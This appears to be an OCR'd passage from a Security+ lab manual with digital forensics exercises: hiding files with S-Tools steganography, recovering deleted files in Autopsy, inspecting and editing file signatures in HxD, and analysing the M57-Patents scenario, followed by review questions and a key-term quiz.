
Step 2 Hide a file in another file and unhide the hidden file again, this time with a different program.

a. Inside the extracted folder (which will be called either S-Tool or s-tools4, depending on which link you downloaded the program from), click S-Tools.exe to launch the program.

b. The program requires the target file to be a bitmap image (BMP). Save or copy a BMP to the extracted folder. You can get one from here: www.fileformat.info/format/bmp/sample/index.htm.

c. This time, create multiple text files in the extracted folder and populate them with some data.

d. Drag the BMP you chose into the S-Tools window, as shown in Figure 23-13.




Step 1: Select the target file:

Name: MARBLES.BMP
Size: 1419 x 1001
Resolution: 24 bits

FIGURE 23-13 The target file in which another file will be hidden

e. Select all of the text files (CTRL-click) you created, and drag-and-drop the group on the BMP in S-Tools.

f. Feel free to leave or change the encryption algorithm. Provide and verify a passphrase as shown in Figure 23-14 and click the OK button.



Hiding 140 bytes

Passphrase: ********

Verify passphrase: ********

Encryption algorithm: IDEA

FIGURE 23-14 Hiding multiple files in the target file

g. A new image with “hidden data” in the title bar will appear. Right-click that image, select Save As, add the .bmp extension to the filename of hidden, and save it to the extracted folder.

h. Close S-Tools.

i. Compare the original BMP with the one you just hid a text file in by appearance and size. How do they compare visually? How do the sizes of the file compare?

j. Reopen S-Tools.

k. Drag hidden.bmp into the S-Tools window.

l. Right-click the image, select Reveal, enter and verify the passphrase, select the encryption algorithm (if not currently selected), and click the OK button.

m. You’ll see the revealed files in the Revealed Archive. Right-click each, click Save As, and save them to the desktop. You’ll now be able to see and read the files that were hidden in the JPEG on the desktop.

n. Try it again, but this time hide a JPEG image inside the BMP. You’ll be able to use only a JPEG that’s small enough to be hidden in the BMP, so if you get a message that your JPEG is too big, find a smaller one.

⏱ **1–2 hours**

Lab Exercise 23.04: Imaging, Recovering Deleted Files, File Signatures, and Analyzing Images

A bitstream copy literally copies a hard drive, flash drive, or other storage medium, bit by bit. As such, a bitstream image, the file that contains the bitstream copy, is considered an exact replica of the original. Forensic investigators should never work on originals but should instead always work on bitstream copies. The first thing that should be done after acquiring the bitstream image is a hash of both the original and the bitstream image to prove that the bits came across exactly as they were on the original. Unallocated space and file slack can be seen and analyzed in the bitstream image using forensic software. Deleted files that exist in whole or partially on the hard drive can be seen and analyzed, in addition to other digital evidence still recognized by the file system in allocated space. Being able to identify file types by their signatures is a very important skill for forensic investigators. Forensic tools are great at automatically creating findings reports.

Learning Objectives

In this lab exercise, you'll perform many important tasks that forensic investigators perform using Autopsy digital forensics software as well as a hex editor.

Here's a description of Autopsy from www.sleuthkit.org/autopsy/: "Autopsy® is a digital forensics platform and graphical interface to The Sleuth Kit® and other digital forensics tools. It is used by law enforcement, military, and corporate examiners to investigate what happened on a computer. You can even use it to recover photos from your camera's memory card."

At the end of this lab exercise, you'll be able to

- Make a bitstream image of a flash drive
- Recover deleted files from a flash drive
- Understand how file signatures work
- Manipulate file signatures
- Analyze a USB image
- Analyze a hard drive image
- Generate a report of your forensic investigation

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and*

Beyond textbook

- Any Windows 10 machine (host or VM)
- A USB flash drive
- A web browser with an Internet connection

Let’s Do This!

Download Autopsy at www.autopsy.com/download/. Accept all defaults during the installation.

📷 1c, 1g, 1i–1m. Feel free to crop or redact any portions of the screenshots.

Step 1 Create files and folders on a flash drive and then delete them. Use Autopsy to attempt to recover the deleted items.

a. Launch Autopsy from the desktop shortcut, Start button, or the search box. Right-click the icon and select Run As Administrator.

b. For Enable Central Repository question, click Yes.

c. On a flash drive, create a text file, Word document, Excel spreadsheet, and folder. Copy an image to the same root of the flash drive as well. Rename all files with a name that you can easily spot, such as today’s date.

d. In Autopsy, click New Case. On the Case Information screen, fill in a Case Name, and keep the defaults for Base Directory and Case Type.

e. Fill in the Optional Information, as you see fit, and click the Finish button.

f. For the Select Type Of Data Source To Add screen, keep the default selection of Local Disk and click Next.

g. Click the Select Disk button at the top of the Select Data Source screen, select the USB Drive, and click OK.

h. Click Next, click Next with Ingest Modules selected, and then click Finish.

i. After Autopsy finishes analyzing, click the Deleted Files item in the left pane, as shown in Figure 23-15.




FIGURE 23-15 Recovering deleted files

j. From the left pane, click File System. In the Listing tab, click the Modified Time column twice to sort in reverse order. You should see the files you just created and deleted at the top of the listing.

k. Select the Text tab, and click each item. In the pane below, you'll see a representation of the data. Change to the Hex and File Metadata tabs to explore more.

l. Right-click each item and select Open In External Viewer, and the application corresponding to that file's extension will open with the file loaded into it.

m. Right-click each item and select Extract File(s), and you'll be able to save the files to the hard drive by browsing to a location and clicking Save. Note that because of the way flash technology works, some files may be only partially recovered or not at all.

📷 **2a–2f**

⌨ **2f, 2g**


Step 2 A file signature, aka file header, aka magic number, is a set of bytes, usually 2–4 bytes at the beginning of a file that identify the file format. This is important information that tells the operating system which program to load the file into and for forensic tools to classify the file as a certain type.

Check out the most thorough list of file signatures, maintained by Gary Kessler at this website: www.garykessler.net/library/file_sigs.html.

Now you will analyze file signatures.

a. Open HxD, once again. From HxD, click File | Open, and then browse to C:\Windows\System32, and double-click calc.exe (or right-click the file and then click Open).

You'll notice in HxD that the first 2 bytes in hex, 4D 5A, decode to MZ in ASCII/Unicode. All Windows binaries, including executables (EXEs) and dynamic link libraries (DLLs), have this famous MZ header (the initials of Mark Zbikowski, one of the original architects of MS-DOS), as shown in Figure 23-16.



HxD - [C:\Windows\System32\calc.exe]

16 | Windows (ANSI) | hex

File Edit Search View Analysis Tools Window Help

calc.exe

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00  ............è...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  1F 3C 4E D9 5B 5D 20 8A 5B 5D 20 8A 5B 5D 20 8A  .<NÙ[] Š[] Š[] Š
00000090  52 25 B3 8A 5D 5D 20 8A 5B 5D 21 8A 73 5D 20 8A  R%³Š]] Š[]!Šs] Š
000000A0  34 39 21 8B 52 5D 20 8A 34 39 24 8B 4A 5D 20 8A  49!‹R] Š49$‹J] Š
000000B0  34 39 23 8B 59 5D 20 8A 34 39 29 8B 59 5D 20 8A  49#‹Y] Š49)‹Y] Š
000000C0  34 39 25 8B 59 5D 20 8A 34 39 DF 8A 5A 5D 20 8A  49%‹Y] Š49ßŠZ] Š
000000D0  34 39 22 8B 5A 5D 20 8A 52 69 63 68 5B 5D 20 8A  49"‹Z] ŠRich[] Š
000000E0  00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00  ........PE..d†..
000000F0  8B BE B0 54 00 00 00 00 00 00 00 00 F0 00 22 00  ‹¾°T........ð.".
00000100  0B 02 0E 0C 00 0C 00 00 00 62 00 00 00 00 00 00  .........b......
00000110  E0 17 00 00 00 10 00 00 00 00 00 40 01 00 00 00  à..........@....
00000120  00 10 00 00 00 02 00 00 0A 00 00 00 0A 00 00 00  ................
00000130  0A 00 00 00 00 00 00 00 00 B0 00 00 00 04 00 00  .........°......
00000140  60 FE 00 00 02 00 60 C1 00 00 08 00 00 00 00 00  `þ....`Á........
00000150  00 20 00 00 00 00 00 00 00 00 10 00 00 00 00 00  . ..............
00000160  00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 54 27 00 00 A0 00 00 00  ........T'.. ...
00000180  00 50 00 00 10 47 00 00 00 40 00 00 E4 00 00 00  .P...G...@..ä...
00000190  00 00 00 00 00 00 00 00 00 A0 00 00 2C 00 00 00  ......... ..,...
000001A0  00 23 00 00 54 00 00 00 00 00 00 00 00 00 00 00  .#..T...........
000001B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001C0  10 20 00 00 00 01 00 00 00 00 00 00 00 00 00 00  . ..............
000001D0  10 21 00 00 40 01 00 00 00 00 00 00 00 00 00 00  .!..@...........
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001F0  2E 74 65 78 74 00 00 00 E0 0A 00 00 00 10 00 00  .text...à.......
00000200  00 0C 00 00 00 04 00 00 00 00 00 00 00 00 00 00  ................
00000210  00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00  .... ..`.rdata..
00000220  36 0C 00 00 00 20 00 00 00 0E 00 00 00 10 00 00  6.... ..........
00000230  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40  ............@..@
00000240  2E 64 61 74 61 00 00 00 38 06 00 00 00 30 00 00  .data...8....0..
```

Special editors

Data inspector

Binary (8 bit)		01001101
Int8	go to:	77
UInt8	go to:	77
Int16	go to:	23117
UInt16	go to:	23117
Int24	go to:	Invalid
UInt24	go to:	Invalid
Int32	go to:	Invalid
UInt32	go to:	Invalid
Int64	go to:	Invalid
UInt64	go to:	Invalid
AnsiChar / char8_t		M
WideChar / char16_t		噍
UTF-8 code point		M (U+004D)
Single (float32)		Invalid
Double (float64)		Invalid
OLETIME		Invalid
FILETIME		Invalid
DOS date		2/13/2025
DOS time		11:18:26 AM
DOS time & date		Invalid
time_t (32 bit)		Invalid
time_t (64 bit)		Invalid
GUID		Invalid
Disassembly (x86-16)		dec bp
Disassembly (x86-32)		dec ebp

Byte order

● Little endian ○ Big endian


□ Show integers in hexadecimal base

Checksum | Search (0 hits)

Offset(h): 0 Block(h): 0-1 Length(h): 2 Overwrite

FIGURE 23-16 The MZ header

Another famous signature is a Java compiled bytecode file (with a .class extension), which has the signature CAFE BABE. Notice in Figure 23-17 that the signature here is the actual binary represented in hex, as opposed to the MZ header, which is ASCII/Unicode.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  CA FE BA BE 00 00 00 3A 00 22 0A 00 02 00 03 07  Êþº¾...:.".......
00000010  00 04 0C 00 05 00 06 01 00 10 6A 61 76 61 2F 6C  ..........java/l
00000020  61 6E 67 2F 4F 62 6A 65 63 74 01 00 06 3C 69 6E  ang/Object...<in
00000030  69 74 3E 01 00 03 28 29 56 09 00 08 00 09 07 00  it>...()V.......
00000040  0A 0C 00 0B 00 0C 01 00 10 6A 61 76 61 2F 6C 61  .........java/la
00000050  6E 67 2F 53 79 73 74 65 6D 01 00 03 6F 75 74 01  ng/System...out.
00000060  00 15 4C 6A 61 76 61 2F 69 6F 2F 50 72 69 6E 74  ..Ljava/io/Print
00000070  53 74 72 65 61 6D 3B 08 00 0E 01 00 0D 48 65 6C  Stream;......Hel
00000080  6C 6F 2C 20 57 6F 72 6C 64 21 0A 00 10 00 11 07  lo, World!......
00000090  00 12 0C 00 13 00 14 01 00 13 6A 61 76 61 2F 69  ..........java/i
000000A0  6F 2F 50 72 69 6E 74 53 74 72 65 61 6D 01 00 07  o/PrintStream...
000000B0  70 72 69 6E 74 6C 6E 01 00 15 28 4C 6A 61 76 61  println...(Ljava
000000C0  2F 6C 61 6E 67 2F 53 74 72 69 6E 67 3B 29 56 07  /lang/String;)V.
000000D0  00 16 01 00 08 57 65 69 73 73 6D 61 6E 01 00 04  .....Weissman...
000000E0  43 6F 64 65 01 00 0F 4C 69 6E 65 4E 75 6D 62 65  Code...LineNumbe
000000F0  72 54 61 62 6C 65 01 00 12 4C 6F 63 61 6C 56 61  rTable...LocalVa
00000100  72 69 61 62 6C 65 54 61 62 6C 65 01 00 04 74 68  riableTable...th
00000110  69 73 01 00 0A 4C 57 65 69 73 73 6D 61 6E 3B 01  is...LWeissman;.
00000120  00 04 6D 61 69 6E 01 00 16 28 5B 4C 6A 61 76 61  ..main...([Ljava
00000130  2F 6C 61 6E 67 2F 53 74 72 69 6E 67 3B 29 56 01  /lang/String;)V.
00000140  00 04 61 72 67 73 01 00 13 5B 4C 6A 61 76 61 2F  ..args...[Ljava/
00000150  6C 61 6E 67 2F 53 74 72 69 6E 67 3B 01 00 0A 53  lang/String;...S
00000160  6F 75 72 63 65 46 69 6C 65 01 00 0D 57 65 69 73  ourceFile...Weis
00000170  73 6D 61 6E 2E 6A 61 76 61 00 21 00 15 00 02 00  sman.java.!.....
00000180  00 00 00 00 02 00 01 00 05 00 06 00 01 00 17 00  ................
00000190  00 00 2F 00 01 00 01 00 00 00 05 2A B7 00 01 B1  ../........*·..±
000001A0  00 00 00 02 00 18 00 00 00 06 00 01 00 00 00 01  ................
000001B0  00 19 00 00 00 0C 00 01 00 00 00 05 00 1A 00 1B  ................
000001C0  00 00 00 09 00 1C 00 1D 00 01 00 17 00 00 00 37  ...............7
000001D0  00 02 00 01 00 00 00 09 B2 00 07 12 0D B6 00 0F  ........²....¶..
000001E0  B1 00 00 00 02 00 18 00 00 00 0A 00 02 00 00 00  ±...............
000001F0  05 00 08 00 07 00 19 00 00 00 0C 00 01 00 00 00  ................
00000200  09 00 1E 00 1F 00 00 00 01 00 20 00 00 00 02 00  .......... .....
00000210  21                                               !
```

Binary (8 bit)		11001010
Int8	go to:	-54
UInt8	go to:	202
Int16	go to:	-310
UInt16	go to:	65226
Int24	go to:	-4522294
UInt24	go to:	12254922
Int32	go to:	-1095041334
UInt32	go to:	3199925962
Int64	go to:	Invalid
UInt64	go to:	Invalid
AnsiChar / char8_t		Ê
WideChar / char16_t		羊
UTF-8 code point		1st continuation byte invalid
Single (float32)		-0.365225136280006
Double (float64)		Invalid
OLETIME		Invalid
FILETIME		Invalid
DOS date		6/10/2107
DOS time		Invalid
DOS time & date		Invalid
time_t (32 bit)		Invalid
time_t (64 bit)		Invalid
GUID		Invalid
Disassembly (x86-16)		retf $0000BAFE
Disassembly (x86-32)		retf $0000BAFE

Byte order
● Little endian ○ Big endian

□ Show integers in hexadecimal base

Offset(h): 0 Block(h): 0-3 Length(h): 4 Overwrite

FIGURE 23-17 Java's CAFE BABE

b. For forensics investigators, image files, specifically JPEGs, are obviously very important for a case.

A standard JPEG/JFIF (JPEG File Interchange Format) file will have a signature of FF D8 FF E0. This is an older format used by JPEG images and is mostly used for images that are transmitted and stored on the Web.

A standard JPEG with EXIF (Exchangeable Image File Format) metadata will have a signature of FF D8 FF E1. This is the JPEG format used by digital cameras and other devices that capture images, which includes metadata about the picture including camera make/model, picture specs (rotation, aperture, shutter speed, focal length, metering mode, ISO speed) timestamp, geolocation coordinates, thumbnail of the image, description of the image, and even copyright information. Images in this format will also be found on the Web.

Go to https://images.google.com/ and use Google Images to find a JPEG/JFIF file as well as a JPEG file with EXIF metadata. Download the files from the website to your hard drive, and open them in HxD. Keep going until you have one of each. Screenshot the file headers of each.

c. Go to my FLCC page at https://www.flcc.edu/directory/staff-profile.cfm?email=Jonathan.Weissman@flcc.edu&dept=430.

Download the image of me and examine the EXIF data. What date and time was the picture taken?

d. Open any JFIF file with HxD and change the FF D8 FF E1 signature to 46 4C 43 43, by clicking in the left pane and typing in the new hex digits. You'll notice the ASCII/Unicode characters of FLCC in the Decoded text section.

Refer to asciitable.com for a great chart mapping values to characters.

Select the last *C* in FLCC and press the lowercase c on the keyboard. You'll notice the hex digits of 43 change to the value for the lowercase *c*, 63. Now change the 63 to 43, and watch the lowercase *c* turn back into the uppercase *C*.

e. Click File, click Save As, enter the filename **flcc.jpg**, browse to the desktop, and then click the Save button.

f. Double-click the flcc.jpg file on the desktop. What happens? Why?

g. If a suspect wants to perform anti-forensics and thwart any forensic investigation, would it be better for the suspect to change the extension of the file or the signature of the file? Why?

📷 **3c–3e**

Step 3 In this last step of the lab exercise, you can pivot in many different directions.

You're about to enter the world of a phenomenal forensics scenario, complete with documents, artifacts, and evidence. The scenario is described as follows, from https://digitalcorpora.org/corpora/scenarios/m57-patents-scenario:

The 2009-M57-Patents scenario tracks the first four weeks of corporate history of the M57 Patents company. The company started operation on Friday, November 13th, 2009, and ceased operation on Saturday, December 12, 2009. As might be imagined in the business of outsourced patent searching, lots of other activities were going on at M57-Patents.

Two ways of working the scenario are as a disk forensics exercise (students are provided with disk images of all the systems as they were on the last day) and as a network forensics exercise (students are provided with all of the packets in and out of the corporate network). The scenario data can also be used to support computer forensics research, as the hard drive of each computer and each computer's memory were imaged every day.

a. Read through the exercise slides.

b. Read through the detective reports, warrant, and affidavit items.

c. Download one of the USB drive images and analyze it in Autopsy. When you click Add Data Source, this time, select Disk Image or VM File and browse to the USB image that you downloaded. Go through as many buttons and options in Autopsy as possible, including Timeline, Keyword Lists, and Keyword Search at the top, and all parts of the tree at the left, especially Email Addresses. For digital evidence of great interest to the case, right-click each item in the pane at the top right select Add File Tag, and then make an appropriate selection. When you're done, click the Generate Report button at the top, try multiple report modules, and examine the different reports.

d. Download one of the redacted drive images and analyze it in Autopsy in the same fashion.

e. Feel free to explore the RAM images, network traffic, and documentation as desired.

Lab Analysis

1. What are some examples of digital evidence that can be gleaned from the registry?

2. What are some examples of digital evidence that can be gleaned from RAM and the hard drive?

3. How is steganography performed?

4. What is a bitstream copy and why is it of great importance for digital evidence?

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

bitmap

file slack

key

signature

1. A registry _____________ contains values that can be used as digital evidence.
2. Unallocated space on the hard drive is known as _____________.
3. In steganography, a great choice for a target file is a _____________.
4. A file _____________ uniquely identifies the type of the file.

Chapter 24
Legal Issues and Ethics

Lab Exercises

